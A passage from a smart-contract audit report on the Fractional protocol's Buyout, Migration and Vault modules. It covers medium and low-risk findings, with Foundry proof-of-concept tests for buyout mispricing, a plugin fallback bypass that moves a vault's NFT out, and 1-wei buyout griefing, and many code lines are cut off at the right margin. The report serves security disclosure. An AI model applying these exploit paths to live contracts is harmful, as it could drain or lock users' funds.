@@ -238,7 +238,7 @@ contract MigrationTest is TestUtil {
         // Bob joins the proposal
         bob.migrationModule.join{value: 1 ether}(vault, 1, HALF
         // Alice joins the proposal
-        alice.migrationModule.join{value: 1 ether}(vault, 1, 10
+        alice.migrationModule.join{value: 1 ether}(vault, 1, HA

         vm.warp(proposalPeriod + 1);
         // bob calls commit to kickoff the buyout process
```

Recommended Mitigation Steps

In such a case, `redeem` can be used instead of starting a buyout.

Ferret-san (Fractional) confirmed

HardlyDifficult (judge) commented:

> When a migration is supported by all fractions, it fails with a div by 0 error. Agree with severity.

[M-07] [Buyout module] Fraction price is not updated when total supply changes

Submitted by 0xA5DF

Lines: https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L118-L138

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Buyout.sol#L156-L165

Vulnerability details

In the buyout module when a buyout starts - the module stores the `fractionPrice`, and when a user wants to buy/sell fractions the `fractionPrice` is loaded from storage and based on that the module determines the price of the fractions. The issue here is that the total supply might change between the time the buyout start till the buy/sell time, and the `fractionPrice` stored in the module might not represent the real price anymore.

Currently there are no module that mint/burn supply at the time of buyout, but considering that Fractional is an extendible platform - Fractional might add one or a user might create his own module and create a vault with it. An example of an innocent module that can change the total supply - a split module, this hypothetical module may allow splitting a coin (multiplying the balance of all users by some factor, based on a vote by the holders, the same way QuickSwap did at March)). If that module is used in the middle of the buyout, that fraction price would still be based on the old supply.

Impact

- Buyout proposer can end up paying the entire buyout price, but ending up with only part of the vault.

- Users may end up buying fractions for more than they're really worth (if they're unaware of the change in total supply).
- Users may end up getting a lower price than intended while selling their fractions (in case of a burn).

Proof of Concept

Consider the following scenario

- Alice creates a vault with a 'split' module
- Bob starts a buyout for the price of 1 ETH
- Alice runs the split modules twice (making the total supply 4 times the original supply) and then sells 25% of her fractions.
- Bob lost his 1 ETH and got in exchange only 25% of the fractions.

Here's a test (added to the `test/Buyout.t.sol` file) demonstrating this scenario (test passes = the bug exists).

```
function testSplit_bug() public {
    initializeBuyout(alice, bob, TOTAL_SUPPLY, 0, true);

    // Bob proposes a buyout for 1 ether for the entire vaul
    uint buyoutPrice = 1 ether;
    bob.buyoutModule.start{value: buyoutPrice}(vault);

    // simulate a x4 split
    // Alice is the only holder so we need to multiply only
    bytes memory data = abi.encodeCall(
        Supply.mint,
        (alice.addr, TOTAL_SUPPLY * 3)
    );
    address supply = baseVault.supply();
    Vault(payable(vault)).execute(supply, data, new bytes32|

    // Alice now sells only 1/4 of the total supply
    // (TOTAL_SUPPLY is now 1/4 of the actual total supply)
    alice.buyoutModule.sellFractions(vault, TOTAL_SUPPLY);

    // Alice got 1 ETH and still holds 3/4 of the vault's fr
    assertEq(getETHBalance(alice.addr), buyoutPrice + INITIA
    assertEq(getFractionBalance(alice.addr), TOTAL_SUPPLY *
```

```
        }
```

Trying to create a proof for minting was too much time-consuming, so I just disabled the proof check in `Vault.execute` in order to simulate the split:

```
            // if (!MerkleProof.verify(_proof, merkleRoot, leaf)) {
            //     if (msg.sender != owner)
            //         revert NotAuthorized(msg.sender, _target, sel
            // }
```

Tools Used

Foundry

Recommended Mitigation Steps

Calculate fraction price at the time of buy/sell according to the current total supply: (Disclosure: this is based on a solution I made for a different bug).

- This can still cause an issue if a user is unaware of the new fraction price, and will be selling his fractions for less than expected. Therefore, you'd might want to revert if the total supply has changed, while adding functionality to update the lastTotalSupply - this way there's an event notifying about the fraction-price change before the user buys/sells.

```
diff --git a/src/interfaces/IBuyout.sol b/src/interfaces/IBuyout
index 0e1c9eb..79beb71 100644
--- a/src/interfaces/IBuyout.sol
+++ b/src/interfaces/IBuyout.sol
@@ -20,7 +20,7 @@ struct Auction {
     // Enum state of the buyout auction
     State state;
     // Price of fractional tokens
-    uint256 fractionPrice;
+    uint256 buyoutPrice;
     // Balance of ether in buyout pool
     uint256 ethBalance;
     // Total supply recorded before a buyout started
diff --git a/src/modules/Buyout.sol b/src/modules/Buyout.sol
```

```
index 1557233..d9a6935 100644
--- a/src/modules/Buyout.sol
+++ b/src/modules/Buyout.sol
@@ -63,10 +63,13 @@ contract Buyout is IBuyout, Multicall, NFTRe
         );
         if (id == 0) revert NotVault(_vault);
         // Reverts if auction state is not inactive
-        (, , State current, , , ) = this.buyoutInfo(_vault);
+        (, , State current, , ,uint256 lastTotalSupply) = this.
         State required = State.INACTIVE;
         if (current != required) revert InvalidState(required,

+        if(totalSupply != lastTotalSupply){
+            // emit event / revert / whatever
+        }
         // Gets total supply of fractional tokens for the vault
         uint256 totalSupply = IVaultRegistry(registry).totalSup
         // Gets total balance of fractional tokens owned by cal
@@ -85,14 +88,14 @@ contract Buyout is IBuyout, Multicall, NFTRe
         // @dev Reverts with division error if called with tota
         uint256 buyoutPrice = (msg.value * 100) /
             (100 - ((depositAmount * 100) / totalSupply));
-        uint256 fractionPrice = buyoutPrice / totalSupply;
+        uint256 fractionEstimatedPrice = buyoutPrice / totalSup

         // Sets info mapping of the vault address to auction st
         buyoutInfo[_vault] = Auction(
             block.timestamp,
             msg.sender,
             State.LIVE,
-            fractionPrice,
+            buyoutPrice,
             msg.value,
             totalSupply
         );
@@ -102,7 +105,7 @@ contract Buyout is IBuyout, Multicall, NFTRe
             msg.sender,
             block.timestamp,
             buyoutPrice,
-            fractionPrice
+            fractionEstimatedPrice
         );
     }

@@ -115,8 +118,9 @@ contract Buyout is IBuyout, Multicall, NFTRe
             _vault
```

```
        );
        if (id == 0) revert NotVault(_vault);
-       (uint256 startTime, , State current, uint256 fractionPr
+       (uint256 startTime, , State current, uint256 buyoutPric
            .buyoutInfo(_vault);
+       uint256 totalSupply = IVaultRegistry(registry).totalSup
        // Reverts if auction state is not live
        State required = State.LIVE;
        if (current != required) revert InvalidState(required,
@@ -135,7 +139,7 @@ contract Buyout is IBuyout, Multicall, NFTRe
        );

        // Updates ether balance of pool
-       uint256 ethAmount = fractionPrice * _amount;
+       uint256 ethAmount = buyoutPrice * _amount / totalSupply
        buyoutInfo[_vault].ethBalance -= ethAmount;
        // Transfers ether amount to caller
        _sendEthOrWeth(msg.sender, ethAmount);
@@ -153,16 +157,27 @@ contract Buyout is IBuyout, Multicall, NFT
        );
        if (id == 0) revert NotVault(_vault);
        // Reverts if auction state is not live
-       (uint256 startTime, , State current, uint256 fractionPr
+       (uint256 startTime, , State current, uint256 buyoutPric
            .buyoutInfo(_vault);
+       uint256 totalSupply = IVaultRegistry(registry).totalSup
+
+       if(totalSupply != lastTotalSupply){
+           // emit event / revert / whatever
+       }
+
        State required = State.LIVE;
        if (current != required) revert InvalidState(required,
        // Reverts if current time is greater than end time of
        uint256 endTime = startTime + REJECTION_PERIOD;
        if (block.timestamp > endTime)
            revert TimeExpired(block.timestamp, endTime);
+
+       uint256 price = (buyoutPrice * _amount) / totalSupply;
+       if (price * totalSupply < buyoutPrice * _amount){
+           price++;
+       }
        // Reverts if payment amount does not equal price of fr
-       if (msg.value != fractionPrice * _amount) revert Invali
+       if (msg.value != price) revert InvalidPayment();
```

```
@@ -272,6 +287,18 @@ contract Buyout is IBuyout, Multicall, NFTF
         emit Cash(_vault, msg.sender, buyoutShare);
     }

+    function updateSupply(address _vault) external{
+        (, , , uint256 buyoutPrice, , uint256 lastTotalSupply )
+
+        uint256 newTotalSupply = IVaultRegistry(registry).total
+        uint256 newEstimatedFractionPrice = buyoutPrice / newTo
+        if(newTotalSupply == lastTotalSupply){
+            revert SupplyHasntChanged();
+        }
+        this.buyoutInfo(_vault).lastTotalSupply = newTotalSuppl
+        emit TotalSupplyChanged(lastTotalSupply, newTotalSupply
+    }
```

HardlyDifficult (judge) decreased severity to QA and commented:

> This is a valid suggestion to consider, improving robustness for future modules. Lowering risk and merging with the warden's QA report #524.

0xA5DF (warden) commented:

> Reading Fractional's docs, it seems that they intend the vaults to use not only their modules, but also from other sources as long as they're trusted:
>
> Additionally, users should only interact with Vaults that have been deployed using modules that they trust, since a malicious actor could deploy a Vault with malicious modules.
>
> An innocent user or an attacker can be creating a split module, even getting it reviewed or audited and then creating a vault with it. Users would trust the vault, and when the bug is exploited it'd be the `Bouyout` module responsibility since it's the one that contains the bug (if your platform is intended to be extendable, then you should take into account any *normal behavior* that those extensions might have).

HardlyDifficult (judge) increased severity to Medium and commented:

> Fair point. I'll reset this to Medium. Thanks

stevennevins (Fractional) commented:

> Just to add, we're not certifying that the Buyout is safe in every context that it could be used in. In that statement we were trying to indicate that you can add modules outside of our curated set, but you would need to be aware of the trust assumptions with regards to both the individual module as well as their composition with others ie rapid inflationary mechanisms and a buyout. I recognize that we could have better handled the case of fraction supply changes during a buyout but inflation was outside of our initial scope for our curated launch. Thank you for reviewing our protocol and providing feedback it's greatly appreciated 🙏

[M-08] Migration.join() and Migration.leave() can still work after unsucessful migration.

Submitted by hansfriese, also found by 0x52 and codexploder

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L105

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L141

Impact

`Migration.join()` and `Migration.leave()` can still work after unsucessful migration. As I submitted with my high-risk finding "Migration. `withdrawContribution()` might work unexpectedly after unsuccessful migration.", withdraw logic after unsuccessful migration is different from the initial `leave()` logic and the withdrawal logic would be messy if users call `join()` and `leave()` after unsuccessful migration.

Proof of Concept

According to the explanation, join() and leave() functions must be called for 7 days before commition.

Currently, such a scenario is possible.

- Alice creates a new migration and commits after some joins.
- The migration ended unsuccessfully after 4 days.
- Then users can call `leave()` or `withdrawContribution()` to withdraw their deposits but it wouldn't work properly because we should recalculate eth/fractional amounts with returned amounts after unsuccessful migration.

Tools Used

Solidity Visual Developer of VSCode

Recommended Mitigation Steps

We should add some restrictions to `join()` and `leave()` functions so that users can call these functions for 7 days before the migration is committed.

We should add these conditions to join() and leave().

```
require(!migrationInfo[_vault][_proposalId].isCommited, "committ
require(block.timestamp <= proposal.startTime + PROPOSAL_PERIOD,
```

Ferret-san (Fractional) confirmed

[M-09] `fallback()` function can bypass permission/auth checks imposed in `execute()`

Submitted by bbrho, also found by 0xNazgul, codexploder, infosec_us_team, s3cunda, Saintcode_, and zzzitron

Vault owners can install plugins via `Vault.install()`, with calls to the installed plugins made through the vault's fallback function. Unlike the vault's external

`Vault.execute()` function, `fallback()` imposes no checks on the permissions of the caller, assuming proper installation of the plugin by the owner at install time.

While this design seems intentional given `NFTReceiver.sol`, it can lead to unintended vulnerabilities, like loss of vault NFTs, if the vault owner:

- Mistakenly installs a plugin not intended for unpermissioned use or installs a malicious plugin
- Is transferred vault ownership from a prior owner who misconfigured vault plugin installations

Proof of Concept

Example successful test similar to those from `Vault.t.sol` below.

The original vault owner installs a transfer target plugin, with selector `ERC721TransferFrom` on the vault. Ownership is then transferred to Bob, but the original owner uses the installed transfer plugin to steal the NFT deposited in the vault and send it to Alice (without Bob's permission):

```
function testFallbackWithTransferPlugin() public {
    bytes memory data = setUpExecute(alice);

    // install transfer from on vault
    address[] memory plugins = new address[](1);
    bytes4[] memory selectors = new bytes4[](1);

    plugins[0] = address(transferTarget);
    selectors[0] = transferTarget.ERC721TransferFrom.selector;
    vaultProxy.install(selectors, plugins);

    // set bob as the owner
    vaultProxy.transferOwnership(bob.addr);

    // check vault originally has the nft
    assertEq(IERC721(erc721).balanceOf(vault), 1);
    assertEq(IERC721(erc721).balanceOf(alice.addr), 0);

    // execute the nft transfer via plugin with fallback
    (bool success,) = address(vaultProxy).call(data);
```

```
        // check this contract transferred nft out of vault to alice
        // even after bob became owner
        assertEq(IERC721(erc721).balanceOf(vault), 0);
        assertEq(IERC721(erc721).balanceOf(alice.addr), 1);
    }
```

Recommended Mitigation Steps

Consider tracking which installed plugins might require permissions alongside the `methods` mapping in storage. Potentially:

```
    /// @notice Mapping of function selector to plugin address
    mapping(bytes4 => address) public methods;

    /// @notice Mapping of plugin address to whether permissions rec
    mapping(address => bool) public auths;
```

with `auths[plugin]` used in `fallback()`.

stevennevins (Fractional) confirmed

HardlyDifficult (judge) decreased severity to Medium and commented:

> A malicious owner is given a lot of flexibility which can be abused to steal funds. I believe this is a Medium risk issue and not a High as it was reported as by many of the dupe submissions because the issues all originate from either a malicious owner or a faulty plugin.

> See also https://github.com/code-423n4/2022-07-fractional-findings/issues/266#issuecomment-1189217586

> I'm selecting this submission as the primary for including a coded POC, helping to understand one potential path of abuse this could lead to.

[M-10] Migration total supply reduction can be used to remove minority shareholders

Submitted by hyh, also found by Lambda and Treasure-Seeker

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L469-L472

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L95-L98

Vulnerability Details

As new total supply can be arbitrary, setting it significantly lower than current (say to 100 when it was 1e9 before) can be used to remove current minority shareholders, whose shares will end up being zero on a precision loss due to low new total supply value. This can go unnoticed as the effect is implementation based.

During Buyout the remaining shareholders are left with ETH funds based valuation and can sell the shares, but the minority shareholders that did contributed to the Migration, that could have other details favourable to them, may not realize that new shares will be calculated with the numerical truncation as a result of the new total supply introduction.

Setting the severity to Medium as this is a fund loss impact conditional on a user not understanding the particulars of the implementation.

Proof of Concept

Currently `migrateFractions()` calculates new shares to be transferred for a user as a fraction of her contribution:

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L469-L472

```
// Calculates share amount of fractions for the new vaul
uint256 newTotalSupply = IVaultRegistry(registry).totalS
uint256 shareAmount = (balanceContributedInEth * newTota
    totalInEth;
```

If Bob the msg.sender is a minority shareholder who contributed to Migration with say some technical enhancements of the Vault, not paying attention to the total supply reduction, his share can be lost on `commit()` :

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L209-L210

```
// Starts the buyout process
IBuyout(buyout).start{value: proposal.totalEth}(_vau
```

As `commit()` starts the Buyout, Bob will not be able to withdraw as both `leave()` and `withdrawContribution()` require INACTIVE state:

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L149-L150

```
State required = State.INACTIVE;
if (current != required) revert IBuyout.InvalidState(rec
```

If Buyout be successful, Bob's share can be calculated as zero given his small initial share and reduction in the Vault total shares.

For example, if Bob's share together with the ETH funds he provided to Migration were cumulatively less than 1%, and new total supply is 100, he will lose all his contribution on `commit()` as `migrateFractions()` will send him nothing.

Recommended Mitigation Steps

Consider requiring that the new total supply should be greater than the old one:

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L95-L98

```
            proposal.oldFractionSupply = IVaultRegistry(registry).to
                _vault
            );
            proposal.newFractionSupply = _newFractionSupply;
+           require(proposal.newFractionSupply > proposal.oldFractio
```

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> A migration that changes the supply can result in some users losing their expected share of funds. I agree with Medium risk here since the terms are known and the community could aim to reject the migration if they don't agree with these changes.

[M-11] Use of `payable.transfer()` may lock user funds

Submitted by IIIIIII, also found by 0x1f8b, 0x29A, Amithuddar, Avci, bardamu, BowTiedWardens, c3phas, cccz, codexploder, cryptphi, hake, horsefacts, hyh, Kthere, Limbooo, MEP, oyc_109, pashov, peritoflores, Ruhum, scaraven, simon135, slywaters, sseefried, StyxRave, tofunmi, TomJ, Treasure-Seeker, TrungOre, Tutturu, Waze, and xiaoming90

https://github.com/code-423n4/2022-07-fractional/blob/e2c5a962a94106f9495eb96769d7f60f7d5b14c9/src/modules/Migration.sol#L172

https://github.com/code-423n4/2022-07-fractional/blob/e2c5a962a94106f9495eb96769d7f60f7d5b14c9/src/modules/Migration.sol#L325

Impact

The use of `payable.transfer()` is heavily frowned upon because it can lead to the locking of funds. The `transfer()` call requires that the recipient has a `payable` callback, only provides 2300 gas for its operation. This means the following cases can cause the transfer to fail:

- The contract does not have a `payable` callback
- The contract's `payable` callback spends more than 2300 gas (which is only enough to emit something)
- The contract is called through a proxy which itself uses up the 2300 gas

If a user falls into one of the above categories, they'll be unable to receive funds from the vault in a migration wrapper. Inaccessible funds means loss of funds, which is Medium severity.

Proof of Concept

Both `leave()`:

```
File: src/modules/Migration.sol   #1

159           uint256 ethAmount = userProposalEth[_proposalId][m
160           proposal.totalEth -= ethAmount;
161           userProposalEth[_proposalId][msg.sender] = 0;
162
163           // Withdraws fractions from contract back to calle
164           IFERC1155(token).safeTransferFrom(
165               address(this),
166               msg.sender,
167               id,
168               amount,
169               ""
170           );
171           // Withdraws ether from contract back to caller
172           payable(msg.sender).transfer(ethAmount);
```

https://github.com/code-423n4/2022-07-fractional/blob/e2c5a962a94106f9495eb96769d7f60f7d5b14c9/src/modules/Migration.sol#L159-L172

and `withdrawContribution()` use `payable.transfer()`

```
File: src/modules/Migration.sol   #2

320           // Temporarily store user's eth for the transfer
```

```
321             uint256 userEth = userProposalEth[_proposalId][msg
322             // Udpates ether balance of caller
323             userProposalEth[_proposalId][msg.sender] = 0;
324             // Withdraws ether from contract back to caller
325             payable(msg.sender).transfer(userEth);
```

https://github.com/code-423n4/2022-07-fractional/blob/e2c5a962a94106f9495eb96769d7f60f7d5b14c9/src/modules/Migration.sol#L320-L325

While they both use `msg.sender`, the funds are tied to the address that deposited them (lines 159 and 321), and there is no mechanism to change the owner of the funds to an alternate address.

Recommended Mitigation Steps

Use `address.call{value:x}()` instead.

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> After an unsuccessful migration, a multisig user (or other contract) may find their funds unrecoverable. Since a contract is able to enter a migration successfully and there is no way to specify an alternative send to address or migrate their escrowed funds to another account — assets can be lost; as the warden points out here. I agree with Medium risk for this.

[M-12] An attacker can DoS vault's buyout with as little as 1 wei per 4 days

Submitted by 0xA5DF, also found by 0x52, 0xDjango, 0xsanson, async, berndartmueller, cccz, hubble, kenzo, Lambda, PwnedNoMore, Ruhum, scaraven, shenwilly, sseefried, Treasure-Seeker, xiaoming90, and xiaoming90

The underlying issue here is:

- A user can create a buyout with as little as 1 wei (which is basically nothing, it's worth about 1e-15 USD), without any fractions
- Once a buyout is created, nobody else can create another buyout on the same vault till the previous buyout ends (even if he'd like to offer a much higher price)

This leads to the fact that with as little as 1 wei a user can block a vault from holding a buyout for 4 days.

Impact

This can make the buyout module unavailable for a vault for days.

This can either be used in general, or to front-run and prevent a specific buyout offer.

Proof of Concept

I've added the following test to `test/Buyout.t.sol`, and it passes (i.e. the bug exists)

```
function testStartWith1Wei_bug() public {
    initializeBuyout(alice, bob, TOTAL_SUPPLY, 0, true);

    // bob holds zero fractions, and can still start a buyou
    assertEq(getFractionBalance(bob.addr), 0);

    // Bob starts a buyout with as little as 1 wei
    bob.buyoutModule.start{value:1}(vault);

    // almost 4 days have passed but Alice still
    // can't start a buyout till Bob's buyout ends
    vm.warp(block.timestamp + 3.9 days);

    // the next call would revert with the `invalid state` e
    vm.expectRevert(
        abi.encodeWithSelector(
            IBuyout.InvalidState.selector,
            0,1
        )
    );
    // Alice can't start a buyout till eve's buyout ends
    alice.buyoutModule.start{value: 1 ether}(vault);
```

```
    }
```

Tools Used

Foundry

Recommended Mitigation Steps

- While a buyout is running - allow other users to offer a higher buyout
    - This can either be a continuation of the previous buyout, or start a new one with proposal/rejection period starting form the current time.
    - In case it restarts the buyout - you'd might want to require a minimum increase from the previous buyout price (e.g. 5% more than the previous one), in order to prevent a buyout from running forever
- Alternately, you can require a user to hold a minimum percent of fractions to start a buyout, this way if the offer is unrealistically low - the user would loose his fractions. Effectively putting a price tag for DoS-ing a vault.

aklatham (Fractional) confirmed

HardlyDifficult (judge) commented:

> Unrealistic proposals can prevent legit offers from being made for a period of time, and that can be repeated to attempt to DOS. Agree with the warden's severity of Medium risk since there is an opportunity for the legit proposal to be included after the griefing one expires.

> Selecting this instance as the primary for including a clear coded POC.

Low Risk and Non-Critical Issues

For this contest, 97 reports were submitted by wardens detailing low risk and non-critical issues. The **report highlighted below** by **xiaoming90** received the top score from the judge.

The following wardens also submitted reports: lllllll, 0x1f8b, 0xsanson, scaraven, jonatascm, BowTiedWardens, horsefacts, sashik_eth, 0x29A, kyteg, chatch, Kaiziron, shenwilly, Sm4rty, Deivitto, robee, cccz, 0xNineDec, TrungOre, mektigboy, joestakey, unforgiven, berndartmueller, 0xA5DF, oyc_109, 0xf15ers, 242, simon135, TomJ, MEP, 0xDjango, kebabsec, hake, hansfriese, pashov, codexploder, aysha, Treasure-Seeker, 0xsolstars, dy, 8olidity, sorrynotsorry, bbrho, _Adam, zzzitron, Hawkeye, Kulk0, Kumpa, 141345, apostle0x01, Tomio, asutorufos, sach1r0, 0xNazgul, fatherOfBlocks, rbserver, async, c3phas, ayeslick, benbaessler, s3cunda, cryptphi, delfin454000, Bnke0x0, dipp, rajatbeladiya, ElKu, exd0tpy, sahar, peritoflores, David_, rokinot, cloudjunky, Amithuddar, Funen, Viksaa39, hubble, 0x52, kenzo, Lambda, neumo, ReyAdmirado, Ruhum, sseefried, Tutturu, svskaushik, Keen_Sheen, JC, Rohan16, Waze, z3s, ak1, Aymen0909, durianSausage, pedr02b2, *and* Kthere.

Code Summary

Code Quality and Test Coverage

In summary, the code quality of the Fractional was found to be high. The codes were also found to be well-documented and the team took the efforts to document the NatSpec for all the functions within the contracts. As a result, it is easy for the reader to understand the overall architecture and design of the system. However, some minor errors within the comments were observed. Although it does not cause any technical issues or result in a loss of fund, it is recommended for the team to review them and update them accordingly to ensure that the documentation reflects what the system does accurately.

Further improvement to the code readability can be made by using a modifier, refer to the “Use modifier for better readability and code reuse” below. Another key concern that is the functions within the `Supply` and `Transfer` contracts are implemented entirely in assembly. Even though assembly code was used for gas optimization, it reduces the readability (and future updatability) of the code. Consider eliminating all assembly code and re-implement them in Solidity to make the code significantly more clean.

Test coverage was found to be high. All the key features were found to be covered in the test.

Key Risks & Improvement Opportunities

Excessive Power Holds By Vault Owner

Fractional allows vault owners to install custom plugins to extend the functionality of the vault during or after deployment. The plugins within the vault could theoretically perform any task such as transferring the asset from the vault to an arbitrary wallet address or minting any amount of new fractional tokens. Therefore, it is critical for the fractional token holders of a vault to be aware of this risk and the token holders must ensure that the vault owner is trustworthy.

Under normal circumstances, the vault owner will be Fractional's `VaultRegistry` contract, which does not pose much of an issue because `VaultRegistry` contract is considered a trusted entity within Fractional protocol. However, potential fractional token investors should take note that some vaults can be created via `VaultRegistry.createFor` , which will transfer the ownership of the vault to an arbitrary address. In such a case, potential investors must ensure that the new vault owner is trustworthy enough not to perform a rug pull or steal the assets in the vault.

Consider documenting this risk if needed so that potential fractional token holders can make an informed decision.

Conflicting Module Might Block Functionality Of Another Module

Both the `Buyout` and `Migration` modules depend heavily on the state of the vault (e.g. INACTIVE, LIVE, SUCCESS) to determine if a function can be executed at any point in time. For instance, a buyout can only be started only if the vault state is "INACTIVE", or a migration can only be settled if the vault state is "SUCCESS".

A module changing the vault state might cause unintended behavior in another module. For instance, when a buyer starts an auction within the `Buyout` module, it will cause the vault state to change to `State.LIVE` . As a result, it will cause contributors of a proposal within the `Migration` module to be unable to withdraw their contributed assets from the proposal because the `Migration.withdrawContribution` function requires the vault state to be `State.INACTIVE` . Thus, contributor assets are stuck in the `Migration` contract whenever a buyer starts an auction in the `Buyout` module.

It is recommended to take extra caution when writing the module to ensure that it does not accidentally block the functionality of another module.

Step In A Process Can Be Bypassed Or Triggered In An Out-of-Order Manner

To ensure that the vault operates in an expected manner, it is important that the contracts prevent users from calling functions in an out-of-order manner or bypassing certain step in a process. It was observed that it is possible for users to call the function in an out-of-order manner or bypass certain step in a process entirely. Following illustrates some of the examples:

- A user can call `Migration.settleVault` follow by `Migration.migrateFractions`, thus skipping the `Migration.settleFractions`
- A contributor should call `Migration.leave` to leave a proposed migration to get back their asset if the proposal has not been committed yet. However, instead of calling `Migration.leave`, the contributor can choose to call `Migration.withdrawContribution` which will succeed without any revert.

Ensure that the sequence in a process (e.g. buyout or migration process) is strictly followed and enforced.

Re-entrancy Risks

The key features of the protocols were found to be following the “Checks Effects Interactions” pattern rigorously, which helps to prevent any possible re-entrancy attack. So far no re-entrancy attack that can lead to loss of asset was observed during the contest. However, further improvements can be made to guard against future re-entrancy attacks in case any attack vector is missed out by C4’s wardens during the contest.

A number of key functions within `Buyout` and `Migration` modules deal with ERC1155, which contains a hook that will make a callback to the recipient whenever a transfer occurs, thus increasing the risk of a re-entrancy attack. Refer to the “Lack Of Reentrancy Guards” issue for more details.

Thus, it would be prudent to implement additional reentrancy prevention wherever possible by utilizing the `nonReentrant` modifier from Openzeppelin Library to

block possible re-entrancy as a defense-in-depth measure.

Input Validation

Although input validation has been already implemented in the majority of the functions, it can be further strengthened to thwart potential attacks or prevent unexpected behavior in the future. For instance, `Vault.transferOwnership` does not check if the ownership is being transferred to `address(0)`, which might affect the functionality of the vault.

[L-01] Lack Of Reentrancy Guards

Whenever `IERC1155(token).safeTransferFrom` is called, the `to` address can re-enter back to the contracts due to the `ERC1155TokenReceiver(to).onERC1155Received(msg.sender, from, id, amount, data)` code (hook)

https://github.com/Rari-Capital/solmate/blob/03e425421b24c4f75e4a3209b019b367847b7708/src/tokens/ERC1155.sol#L55

```
    function safeTransferFrom(
        address from,
        address to,
        uint256 id,
        uint256 amount,
        bytes calldata data
    ) public virtual {
        require(msg.sender == from || isApprovedForAll[from][msg.ser

        balanceOf[from][id] -= amount;
        balanceOf[to][id] += amount;

        emit TransferSingle(msg.sender, from, to, id, amount);

        require(
            to.code.length == 0
                ? to != address(0)
                : ERC1155TokenReceiver(to).onERC1155Received(msg.ser
                    ERC1155TokenReceiver.onERC1155Received.selector,
            "UNSAFE_RECIPIENT"
```

```
        );
    }
```

The following functions utilise `IERC1155(token).safeTransferFrom` that allows the caller or proposer to re-enter back to the contracts

- `Buyout.buyFractions`
- `Buyout.end`
- `Migration.leave`
- `Migration.withdrawContribution`

Recommendation

Apply necessary reentrancy prevention by utilizing the OpenZeppelin's nonReentrant modifier to block possible re-entrancy.

[L-02] Migration Sequence Not Enforced

Functions should be called in the following sequence to migrate a vault after a successful buyout.

1. `Migration.settleVault` - Create new vault
2. `Migration.settleFractions` - Mint new fractional tokens to new vault
3. `Migration.migrateFractions` - Give investors the new fractional token

However, a user can call `Migration.settleVault` follow by `Migration.migrateFractions`, thus skipping the `Migration.settleFractions`.

Although it does not result in any loss of asset, allowing users to call the functions pertaining to migration in an out-of-order manner might cause unintended consequence in the future.

Recommendation

After the `Migration.settleFractions` has been executed, the `migrationInfo[_vault][_proposalId].fractionsMigrated` will be set to `true`.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L257

```
    function settleFractions(
        address _vault,
        uint256 _proposalId,
        bytes32[] calldata _mintProof
    ) external {
        ..SNIP..
        migrationInfo[_vault][_proposalId].fractionsMigrated = true;
    }
```

Within the `Migration.migrateFractions` function, check that `migrationInfo[_vault][_proposalId].fractionsMigrated == true` to ensure that the `Migration.settleFractions` has been executed.

```
    function migrateFractions(address _vault, uint256 _proposalId) e
    +       // Fractional tokens must be minted first before migrati
    +       require(migrationInfo[_vault][_proposalId].fractionsMigr
        // Reverts if address is not a registered vault
        (, uint256 id) = IVaultRegistry(registry).vaultToToken(_vaul
        if (id == 0) revert NotVault(_vault);
        // Reverts if buyout state is not successful
        (, address proposer, State current, , , ) = IBuyout(buyout).
            _vault
        );
        State required = State.SUCCESS;
        if (current != required) revert IBuyout.InvalidState(require
        // Reverts if proposer of buyout is not this contract
        if (proposer != address(this)) revert NotProposalBuyout();
```

[L-03] Risk of Plugins

All plugins' functions within the vault can be called by any public user. If the plugins contain any unprotected privileged functions, it can be called by malicious user.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L38

```
    /// @dev Callback for handling plugin transactions
    /// @param _data Transaction data
    /// @return response Return data from executing plugin
    // prettier-ignore
    fallback(bytes calldata _data) external payable returns (bytes m
        address plugin = methods[msg.sig]; // @audit-issue what if v
        (,response) = _execute(plugin, _data);
    }
```

Recommendation

Include a warning in the comments or documentation so that the vault owner is aware that any plugin's function added can be called by the public users. Vault owners should ensure that plugin's functions have the necessary access control in place so that only authorised users can trigger the functions.

[L-04] Ether Might Stuck In `Vault.sol`

If a user accidentally sent ether to the `Vault` contract, the ether will be stuck in the vault with no way to retrieve them.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L32

```
    /// @dev Callback for receiving Ether when the calldata is empty
    receive() external payable {}
```

Recommendation

Consider if there is a need for the `Vault` contract to receive ethers. Otherwise, remove it.

[L-05] Ownership May Be Burned

It was observed that the vault owner can transfer the ownership to `address(0)`, which effectively burn the ownership.

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L93

```
    /// @notice Transfers ownership to given account
    /// @param _newOwner Address of new owner
    function transferOwnership(address _newOwner) external {
        if (owner != msg.sender) revert NotOwner(owner, msg.sender);
        owner = _newOwner;
        emit TransferOwnership(msg.sender, _newOwner);
    }
```

Recommendation

It is recommended to implement a validation check to ensure that the ownership is not transferred to `address(0)`.

```
    function transferOwnership(address _newOwner) external {
        if (owner != msg.sender) revert NotOwner(owner, msg.sender);
+       require(_newOwner != 0, "Invalid new owner: address(0)");
        owner = _newOwner;
